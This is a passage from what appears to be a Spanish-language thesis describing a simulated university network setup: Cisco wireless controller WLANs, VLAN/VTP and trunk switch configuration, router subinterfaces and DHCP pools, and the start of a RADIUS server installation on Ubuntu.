En la Figura 56 se observa la interfaz ya creada, para el caso de las siguientes interfaces se realiza el mismo procedimiento. Finalizada la creación de todas las interfaces queda como la Figura 57 lo ilustra.

Figura 56

Interfaz creada

Interface Name	VLAN Identifier	IP Address	Interface Type	Dynamic AP Management	IPv6 Address
EDUROAM	86	157.100.0.2	Dynamic	Disabled	
management	untagged	157.100.183.2	Static	Enabled	::/128
virtual	N/A	192.0.2.1	Static	Not Supported	

Figura 57

Interfaces creadas

Interface Name	VLAN Identifier	IP Address	Interface Type	Dynamic AP Management	IPv6 Address
EDUROAM	86	157.100.0.2	Dynamic	Disabled	
FICA Wireless	42	157.100.193.2	Dynamic	Disabled	
W Administrativos	84	157.100.174.2	Dynamic	Disabled	
W Docentes	82	157.100.128.2	Dynamic	Disabled	
W Estudiantes	92	157.100.64.2	Dynamic	Disabled	
W Eventos1	88	157.100.136.2	Dynamic	Disabled	
W Eventos2	90	157.100.144.2	Dynamic	Disabled	
management	untagged	157.100.183.2	Static	Enabled	::/128
virtual	N/A	192.0.2.1	Static	Not Supported	

En el apartado de WLANs en el WLC se observa en la Figura 58 la primera WLAN creada al momento de configurar el WLC desde la PC de gestión, se procede a configurar la WLAN de Eduroam en general desde el nombre del perfil, el SSID, poner el estado activo y elegir la interfaz “EDUROAM” como se ilustra en la Figura 59.

Figura 58

Configuración de WLANs

WLAN ID	Type	Profile Name	WLAN SSID	Admin Status	Security Policies
1	WLAN	Wi-Fi5	Wi-Fi5	Enabled	[WPA2][Auth(802.1X)]

Figura 59

Configuración WLAN de Eduroam

WLANs > Edit 'Wi-Fi5'

General Security QoS Policy-Mapping Advanced

Profile Name: EDUROAM

Type: WLAN

SSID: EDUROAM

Status: Enabled

Security Policies: [WPA2][Auth(802.1X)]
(Modifications done under security tab will appear after applying the changes.)

Radio Policy: All

Interface/Interface Group(G): EDUROAM

Multicast Vlan Feature: Enabled

Broadcast SSID: Enabled

NAS-ID:

En la pestaña de seguridad se habilita la seguridad de capa 2 WPA+WPA2 ya que en simulador no permite WPA3, de igual manera la encriptación AES y la gestión de claves de autenticación 802.1X como en la Figura 60.

Figura 60

Configuración de la seguridad WLAN de estudiantes

General Security QoS Policy-Mapping Advanced

Layer 2 Layer 3 AAA Servers

Layer 2 Security: WPA+WPA2

MAC Filtering:

Fast Transition

Fast Transition:

Protected Management Frame

PMF: Disabled

WPA+WPA2 Parameters

WPA Policy:

WPA2 Policy:

WPA2 Encryption: AES TKIP

Authentication Key Management

802.1X: Enable

CCKM: Enable

PSK: Enable

FT 802.1X: Enable

En la misma pestaña de seguridad en servicios AAA verificar que se encuentra la dirección IP del servidor Radius con el puerto correspondiente en este caso será el puerto 1812 tal como se ilustra en la Figura 61.

Figura 61

Servicios AAA de WLAN estudiantes



Finalmente, en la pestaña de configuraciones avanzadas se debe habilitar las opciones de conexión flexible de conmutación y autenticación locales de conexión flexible tal como se observa en la Figura 62. Se realiza el mismo procedimiento para las WLANs restantes. Al final las WLANs creadas deben quedar como se observa en la Figura 63, finalizando con el guardado de todos los cambios realizados en el WLC.

Figura 62

Configuración avanzada de WLAN de estudiantes




Figura 63*WLANs creadas*

<input type="checkbox"/> WLAN ID	Type	Profile Name	WLAN SSID	Admin Status	Security Policies
<input type="checkbox"/> 1	WLAN	EDUROAM	EDUROAM	Enabled	[WPA2][Auth(802.1X)]
<input type="checkbox"/> 2	WLAN	Estudiantes	W_Estudiantes	Enabled	[WPA2][Auth(802.1X)]
<input type="checkbox"/> 3	WLAN	Docentes	W_Docentes	Enabled	[WPA2][Auth(802.1X)]
<input type="checkbox"/> 4	WLAN	Eventos1	W_Eventos1	Enabled	[WPA2][Auth(802.1X)]
<input type="checkbox"/> 5	WLAN	Eventos2	W_Eventos2	Enabled	[WPA2][Auth(802.1X)]
<input type="checkbox"/> 6	WLAN	Administrativos	W_Administrativos	Enabled	[WPA2][Auth(802.1X)]
<input type="checkbox"/> 7	WLAN	FICA_Inalambrico	FICA_Wireless	Enabled	[WPA2][Auth(802.1X)]

3.4.5.3. Configuración Switches

Según la topología al momento de la configuración el switch de núcleo será el primero en configurar por lo que se procede a poner el switch en modo servidor “VTP” que es un protocolo de mensajes de nivel 2 usado para configurar y administrar VLANs en equipos Cisco. crear las VLANs correspondientes a la universidad que serán cuarenta y siete para la simulación del escenario en la FICA se tiene en cuenta únicamente las VLANs que constan en la facultad siendo estas cuatro: Eduroam, una para FICA-Laboratorios, FICA-Wireless y FICA-Administrativos tal como se observa en la Figura 64.

Figura 64*Creación de VTP server y VLANs en el Switch*

```
Switch>enable
Switch#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Switch(config)#hostname CORE-PRIMARIO
CORE-PRIMARIO(config)#vtp mode server
Device mode already VTP SERVER.
CORE-PRIMARIO(config)#vtp domain cisco
Domain name already set to cisco.
CORE-PRIMARIO(config)#vtp password cisco
Password already set to cisco
CORE-PRIMARIO(config)#end
CORE-PRIMARIO#
CORE-PRIMARIO#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
CORE-PRIMARIO(config)#vlan 38
CORE-PRIMARIO(config-vlan)#name NATIVA
CORE-PRIMARIO(config-vlan)#vlan 40
CORE-PRIMARIO(config-vlan)#name FICA-Laboratorios
CORE-PRIMARIO(config-vlan)#vlan 42
CORE-PRIMARIO(config-vlan)#name FICA-Wireless
CORE-PRIMARIO(config-vlan)#vlan 44
CORE-PRIMARIO(config-vlan)#name FICA-Administrativos
CORE-PRIMARIO(config-vlan)#vlan 86
CORE-PRIMARIO(config-vlan)#name EDUROAM
CORE-PRIMARIO(config-vlan)#end
CORE-PRIMARIO#
```

A continuación, se configura los enlaces troncales en las interfaces que tiene el switch en este caso con el router EXINDA 4761, otro con el switch secundario, otro con el switch NEXUS-5548, con el switch SW-3850, con el switch FICA-SW-4506, con el Router-Board-1100 y el SW-QPCOM serán enlaces troncales, las interfaces conectadas a los WLC y a la PC de gestión del WLC serán enlaces de acceso como en la Figura 65 está ilustrado.

Figura 65

Interfaces troncales del switch

```

CORE-PRIMARIO#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
CORE-PRIMARIO(config)#interface GigabitEthernet 1/0/1
CORE-PRIMARIO(config-if)#switchport mode trunk
CORE-PRIMARIO(config-if)#switchport trunk native vlan 38
CORE-PRIMARIO(config-if)#switchport trunk allowed vlan all
CORE-PRIMARIO(config-if)#exit
CORE-PRIMARIO(config)#interface GigabitEthernet 1/0/2
CORE-PRIMARIO(config-if)#switchport mode trunk
CORE-PRIMARIO(config-if)#switchport trunk native vlan 38
CORE-PRIMARIO(config-if)#switchport trunk allowed vlan all
CORE-PRIMARIO(config-if)#exit
CORE-PRIMARIO(config)#interface GigabitEthernet 1/0/3
CORE-PRIMARIO(config-if)#switchport mode trunk
CORE-PRIMARIO(config-if)#switchport trunk native vlan 38
CORE-PRIMARIO(config-if)#switchport trunk allowed vlan all
CORE-PRIMARIO(config-if)#exit
CORE-PRIMARIO(config)#interface GigabitEthernet 1/0/4
CORE-PRIMARIO(config-if)#switchport mode trunk
CORE-PRIMARIO(config-if)#switchport trunk native vlan 38
CORE-PRIMARIO(config-if)#switchport trunk allowed vlan all
CORE-PRIMARIO(config-if)#exit
CORE-PRIMARIO(config)#interface GigabitEthernet 1/0/5
CORE-PRIMARIO(config-if)#switchport mode access
CORE-PRIMARIO(config-if)#switchport access vlan 18
CORE-PRIMARIO(config-if)#exit
CORE-PRIMARIO(config)#interface GigabitEthernet 1/0/6
CORE-PRIMARIO(config-if)#switchport mode access
CORE-PRIMARIO(config-if)#switchport access vlan 18
CORE-PRIMARIO(config-if)#exit
CORE-PRIMARIO(config)#interface GigabitEthernet 1/0/7
CORE-PRIMARIO(config-if)#switchport mode trunk
CORE-PRIMARIO(config-if)#switchport trunk native vlan 38
CORE-PRIMARIO(config-if)#switchport trunk allowed vlan all
CORE-PRIMARIO(config-if)#exit
CORE-PRIMARIO(config)#interface GigabitEthernet 1/0/24
CORE-PRIMARIO(config-if)#switchport mode access
CORE-PRIMARIO(config-if)#switchport access vlan 18
CORE-PRIMARIO(config-if)#end
CORE-PRIMARIO#

```

Para los demás switches de la FICA se configura el VTP en modo cliente para que las VLANs creadas en el switch principal se puedan propagar por ellos, además se configura los

enlaces troncales de las interfaces que irán conectadas a los otros switches y AP's como se observa en la Figura 66.


Figura 66

Configuración VTP en switches secundarios y enlaces troncales

```
Switch>enable
Switch#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Switch(config)#hostname NEXUS-5548
NEXUS-5548(config)#vtp mode client
Device mode already VTP CLIENT.
NEXUS-5548(config)#vtp domain cisco
Domain name already set to cisco.
NEXUS-5548(config)#vtp password cisco
Password already set to cisco
NEXUS-5548(config)#interface GigabitEthernet 1/0/2
NEXUS-5548(config-if)#switchport mode trunk
NEXUS-5548(config-if)#switchport trunk native vlan 38
NEXUS-5548(config-if)#switchport trunk allowed vlan all
NEXUS-5548(config-if)#exit
NEXUS-5548(config)#interface GigabitEthernet 1/0/3
NEXUS-5548(config-if)#switchport mode access
NEXUS-5548(config-if)#switchport access vlan 4
NEXUS-5548(config-if)#exit
NEXUS-5548(config)#interface GigabitEthernet 1/0/4
NEXUS-5548(config-if)#switchport mode access
NEXUS-5548(config-if)#switchport access vlan 4
NEXUS-5548(config-if)#exit
NEXUS-5548(config)#interface GigabitEthernet 1/0/5
NEXUS-5548(config-if)#switchport mode access
NEXUS-5548(config-if)#switchport access vlan 4
NEXUS-5548(config-if)#exit
NEXUS-5548(config)#interface GigabitEthernet 1/0/6
NEXUS-5548(config-if)#switchport mode access
NEXUS-5548(config-if)#switchport access vlan 4
NEXUS-5548(config-if)#exit
NEXUS-5548(config)#interface GigabitEthernet 1/0/7
NEXUS-5548(config-if)#switchport mode access
NEXUS-5548(config-if)#switchport access vlan 4
NEXUS-5548(config-if)#end
NEXUS-5548#
```

3.4.5.4. Configuración del AP

Para la configuración del AP lo primero es colocar la dirección IP por DHCP como se ilustra en la Figura 67 que tomará dependiendo del pool correspondiente, el cual comienza a emitir las diferentes WLANs creadas en el WLC como se observa en la Figura 68.

Figura 67*Configuración del AP***Figura 68***WLANs emitidas por el AP*

```

Device Name: AP FICA PB-1
Device Model: 3702i

Port          Link    IP Address      MAC Address
GigabitEthernet0  Up     157.100.206.2/24  000C.8522.7301
Dot11Radio0     Up     <not set>        000C.8522.7302

CAPWAP Status: Connected to 157.100.183.2
Providing WLANs:
  EDUROAM (EDUROAM)
  Estudiantes (W_Estudiantes)
  Docentes (W_Docentes)
  Eventos1 (W_Eventos1)
  Eventos2 (W_Eventos2)
  Administrativos (W_Administrativos)
  FICA_Wireless (FICA_Wireless)

Physical Location: Intercity > Home City > Corporate Office > AP FICA PB-1

```

3.4.5.5. Configuración del Router

Para la configuración del router CEDIA principal debemos tomar las interfaces a las que se encuentra conectado e ir colocando su respectiva dirección IP de las subinterfaces que serán configuradas. La primera interfaz en configurar será la GigabitEthernet 0/0/0 que va conectado al proveedor de Internet de la Universidad, se configura la dirección IP que será

9.9.9.0/30 y se enciende la interfaz tal como se ilustra en la Figura 69. Seguimos con la interfaz GigabitEthernet 0/0/1 correspondiente a la red que va conectado al switch SW-3750 con la dirección IP 10.10.10.0/24 ilustrado en la Figura 70.

Figura 69

Configuración interfaz gigabit 0/0/0 del router

```
Router>enable
Router#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
Router(config)#hostname CEDIA
CEDIA(config)#interface GigabitEthernet 0/0/0
CEDIA(config-if)#ip address 9.9.9.2 255.255.255.252
CEDIA(config-if)#ipv6 address 900:900:900:7531::2/126
CEDIA(config-if)#no shutdown

CEDIA(config-if)#exit
CEDIA(config)#
```

Figura 70

Configuración interfaz gigabit 0/0/1 del router

```
CEDIA(config)#interface GigabitEthernet 0/0/1
CEDIA(config-if)#ip address 10.10.10.1 255.255.255.0
CEDIA(config-if)#ipv6 address 1000:1000:1000:7531::1/114
CEDIA(config-if)#no shutdown

CEDIA(config-if)#end
CEDIA#
```

Para el router EXINDA-4761 la interfaz GigabitEthernet 0/0 va conectado al firewall ASA-5520 , la interfaz GigabitEthernet 0/1 va a constar de subinterfases configuradas debido a las VLANs configuradas en el switch, para la simulación tenemos cinco subinterfases repartidas para laboratorios, administrativos, wireless, eduroam y la nativa. La VLAN 38 correspondiente a la nativa tiene la subinterfaz GigabitEthernet 0/1.38 con encapsulación dot1q que permite que el router tenga enlace troncal con la dirección IP 157.100.206.1/24, la siguiente subinterfaz GigabitEthernet 0/1.40 correspondiente a FICA-Laboratorios con la dirección IP 157.100.156.1/23, seguida de la subinterfaz GigabitEthernet 0/1.42

correspondiente a FICA-Wireless con la dirección IP 157.100.193.1/24, seguida de la subinterfaz GigabitEthernet 0/1.44 correspondiente a FICA-Administrativos con la dirección IP 157.100.194.1/24, finalmente la subinterfaz GigabitEthernet 0/0.86 correspondiente a Eduroam con la dirección IP 157.100.0.1/18 tal como se observa en la Figura 71.

Figura 71

Configuración interfaz gigabit 0/0 y gigabit 0/1 del router y sus interfaces

```
Router>enable
Router#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
Router(config)#hostname EXINDA-4761
EXINDA-4761(config)#ipv6 unicast-routing
EXINDA-4761(config)#interface GigabitEthernet 0/0
EXINDA-4761(config-if)#ip address 192.168.100.2 255.255.255.0
EXINDA-4761(config-if)#ipv6 address 1920:1680:1000:7531::2/114
EXINDA-4761(config-if)#no shutdown

EXINDA-4761(config-if)#exit
EXINDA-4761(config)#interface GigabitEthernet 0/1.38
EXINDA-4761(config-subif)#encapsulation dot1Q 38 native
EXINDA-4761(config-subif)#ip address 157.100.206.1 255.255.255.0
EXINDA-4761(config-subif)#ipv6 address 157:100:CFE9:7531::B:8001/114
EXINDA-4761(config-subif)#no shutdown
EXINDA-4761(config-subif)#exit
EXINDA-4761(config)#interface GigabitEthernet 0/1.40
EXINDA-4761(config-subif)#encapsulation dot1Q 40
EXINDA-4761(config-subif)#ip address 157.100.156.1 255.255.254.0
EXINDA-4761(config-subif)#ipv6 address 157:100:CFE9:7531::1:8001/114
EXINDA-4761(config-subif)#no shutdown
EXINDA-4761(config-subif)#exit
EXINDA-4761(config)#interface GigabitEthernet 0/1.42
EXINDA-4761(config-subif)#encapsulation dot1Q 42
EXINDA-4761(config-subif)#ip address 157.100.193.1 255.255.255.0
EXINDA-4761(config-subif)#ipv6 address 157:100:CFE9:7531::8:4001/114
EXINDA-4761(config-subif)#no shutdown
EXINDA-4761(config-subif)#exit
EXINDA-4761(config)#interface GigabitEthernet 0/1.44
EXINDA-4761(config-subif)#encapsulation dot1Q 44
EXINDA-4761(config-subif)#ip address 157.100.194.1 255.255.255.0
EXINDA-4761(config-subif)#ipv6 address 157:100:CFE9:7531::8:8001/114
EXINDA-4761(config-subif)#no shutdown
EXINDA-4761(config-subif)#exit
EXINDA-4761(config)#interface GigabitEthernet 0/1.86
EXINDA-4761(config-subif)#encapsulation dot1Q 86
EXINDA-4761(config-subif)#ip address 157.100.0.1 255.255.192.0
EXINDA-4761(config-subif)#ipv6 address 157:100:CFE9:7531::1/114
EXINDA-4761(config-subif)#no shutdown
EXINDA-4761(config-subif)#end
EXINDA-4761#
```

Se crea cinco pools de direcciones IP diferentes para cada VLAN creada con la red, su máscara de subred, un servidor DNS y la dirección del gateway por defecto esto para cada

uno de los cinco pools, finalmente se excluyen las direcciones IP que no se desea que sean utilizadas para la simulación tal como se ilustra en la Figura 72.

Figura 72

Creación de pools de direcciones en el router

```

EXINDA-4761#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
EXINDA-4761(config)#ip dhcp pool VLAN38
EXINDA-4761(dhcp-config)#network 157.100.206.0 255.255.255.0
EXINDA-4761(dhcp-config)#dns-server 8.8.8.8
EXINDA-4761(dhcp-config)#default-router 157.100.206.1
EXINDA-4761(dhcp-config)#exit
EXINDA-4761(config)#ip dhcp pool VLAN40
EXINDA-4761(dhcp-config)#network 157.100.156.0 255.255.254.0
EXINDA-4761(dhcp-config)#dns-server 8.8.8.8
EXINDA-4761(dhcp-config)#default-router 157.100.156.1
EXINDA-4761(dhcp-config)#exit
EXINDA-4761(config)#ip dhcp pool VLAN42
EXINDA-4761(dhcp-config)#network 157.100.193.0 255.255.255.0
EXINDA-4761(dhcp-config)#dns-server 8.8.8.8
EXINDA-4761(dhcp-config)#default-router 157.100.193.1
EXINDA-4761(dhcp-config)#exit
EXINDA-4761(config)#ip dhcp pool VLAN44
EXINDA-4761(dhcp-config)#network 157.100.194.0 255.255.255.0
EXINDA-4761(dhcp-config)#dns-server 8.8.8.8
EXINDA-4761(dhcp-config)#default-router 157.100.194.1
EXINDA-4761(dhcp-config)#exit
EXINDA-4761(config)#ip dhcp pool VLAN86
EXINDA-4761(dhcp-config)#network 157.100.0.0 255.255.192.0
EXINDA-4761(dhcp-config)#dns-server 8.8.8.8
EXINDA-4761(dhcp-config)#default-router 157.100.0.1
EXINDA-4761(dhcp-config)#exit
EXINDA-4761(config)#ip dhcp excluded-address 157.100.0.0
EXINDA-4761(config)#ip dhcp excluded-address 157.100.156.0
EXINDA-4761(config)#ip dhcp excluded-address 157.100.183.2
EXINDA-4761(config)#ip dhcp excluded-address 157.100.183.3
EXINDA-4761(config)#ip dhcp excluded-address 157.100.193.0
EXINDA-4761(config)#ip dhcp excluded-address 157.100.194.0
EXINDA-4761(config)#ip dhcp excluded-address 157.100.206.0
EXINDA-4761(config)#|


```

3.4.5.6. Configuración de los Dispositivos

Para la conexión de los diferentes dispositivos se debe ir a la parte inalámbrica elegir el SSID de una de las WLANs creadas en el WLC como en la Figura 73 lo indica, para conectarse al servidor Radius se coloca el usuario y la contraseña correspondiente.

Figura 73


Configuración dispositivo inalámbrico para VLAN FICA-Wireless



Al momento de conectarse al AP el dispositivo inalámbrico en sus configuraciones se debe obtener la dirección IP por DHCP correspondiente al pool de direcciones para Eduroam como se observa en la Figura 74.

Figura 74

IP por DHCP para EDUROAM



Para conectarse a la red inalámbrica de la FICA es necesario colocar las credenciales correspondientes como el SSID “FICA-Wireless”, la autenticación del servidor RADIUS con el usuario “FICA-Wireless” y la contraseña “654321” tal como se indica en la Figura 75, de igual manera el dispositivo inalámbrico debe obtener la dirección IP por DHCP correspondiente al pool de direcciones colocadas para el uso de esta red como se observa en la Figura 76.

Figura 75

Configuración dispositivo inalámbrico para VLAN FICA-Wireless




Figura 76

IP por DHCP para FICA-Wireless



3.4.5. *Instalación y configuración del servidor RADIUS*

Para mejorar la seguridad del sistema es necesario tener un mecanismo de defensa extra, por lo que se va a realizar la instalación de un servidor RADIUS. Este servidor RADIUS proporcionará una capa adicional de autenticación y autorización para los usuarios que intentan acceder a la red o a recursos protegidos. Al implementar un servidor RADIUS, se refuerza la seguridad al requerir que los usuarios autentiquen sus credenciales de manera segura antes de poder acceder a los servicios, lo que reduce significativamente el riesgo de accesos no autorizados y protege la integridad de los datos y recursos críticos del sistema. Lo primero es tener el sistema totalmente actualizado y mejorado en su última versión tal como se observa en la Figura 77.

Figura 77

Sistema actualizado

```

cristian@cristian:~$ sudo su
[sudo] contraseña para cristian:
root@cristian:/home/cristian# apt update
Obj:1 http://security.ubuntu.com/ubuntu jammy-security InRelease
Obj:2 http://ec.archive.ubuntu.com/ubuntu jammy InRelease
Des:3 http://ec.archive.ubuntu.com/ubuntu jammy-updates InRelease [119 kB]
Obj:4 http://ec.archive.ubuntu.com/ubuntu jammy-backports InRelease
Descargados 119 kB en 1s (80,5 kB/s)
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
Se pueden actualizar 3 paquetes. Ejecute «apt list --upgradable» para verlos.
root@cristian:/home/cristian# apt upgrade
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
Calculando la actualización... Hecho
Los siguientes paquetes se han retenido:
  gjs libgjs0g xserver-xorg-video-amdgpu
0 actualizados, 0 nuevos se instalarán, 0 para eliminar y 3 no actualizados.
root@cristian:/home/cristian# reboot

```

Una vez actualizado el sistema es necesario realizar la instalación del servidor web que en este caso será Apache tal como se ilustra en la Figura 78, además en la Figura 79 se observa la instalación de PHP que es un lenguaje de programación interpretado del lado del servidor y de uso general que se adapta especialmente al desarrollo web además de sus

complementos necesarios para el correcto funcionamiento, y en la Figura 80 se puede observar la versión instalada de php.

Figura 78

Instalar servidor WEB Apache

```
root@cristian:/home/cristian# apt install apache2
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
apache2 ya está en su versión más reciente (2.4.52-1ubuntu4.6).
0 actualizados, 0 nuevos se instalarán, 0 para eliminar y 3 no actualizados.
```

Figura 79

Instalación de PHP y complementos

```
root@cristian:/home/cristian# apt install php libapache2-mod-php php-gd php-common php-mail php-mail-mime php-mysql php-pear php-db php-mbstring php-xml php-curl
```

Figura 80

Versión de PHP

```
root@cristian:/home/cristian# php -v
PHP 8.1.2-1ubuntu2.14 (cli) (built: Aug 18 2023 11:41:11) (NTS)
Copyright (c) The PHP Group
Zend Engine v4.1.2, Copyright (c) Zend Technologies
with Zend OPcache v8.1.2-1ubuntu2.14, Copyright (c), by Zend Technologies
```

Es importante tener instalado el “software-properties-common” tal como se observa en la Figura 81 que proporciona una abstracción de los repositorios aptos utilizados siendo esto que permite administrar fácilmente su distribución y las fuentes de software de proveedores de software independientes. En la Figura 82 se hace uso del comando “apt-key” que sirve para gestionar una lista de claves APT utilizado para autenticar paquetes considerados de confianza. Con el comando “add-apt” se añade PPA (archivo de paquetes personales) siendo una utilidad de línea de comandos en Ubuntu y Debian como se ilustra en la Figura 83, finalmente en la Figura 84 se observa la instalación que se realiza de la base de datos conocida como MariaDB.

Figura 81

Complementos para repositorios

```
root@cristian:/home/cristian# apt install software-properties-common
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
software-properties-common ya está en su versión más reciente (0.99.22.7).
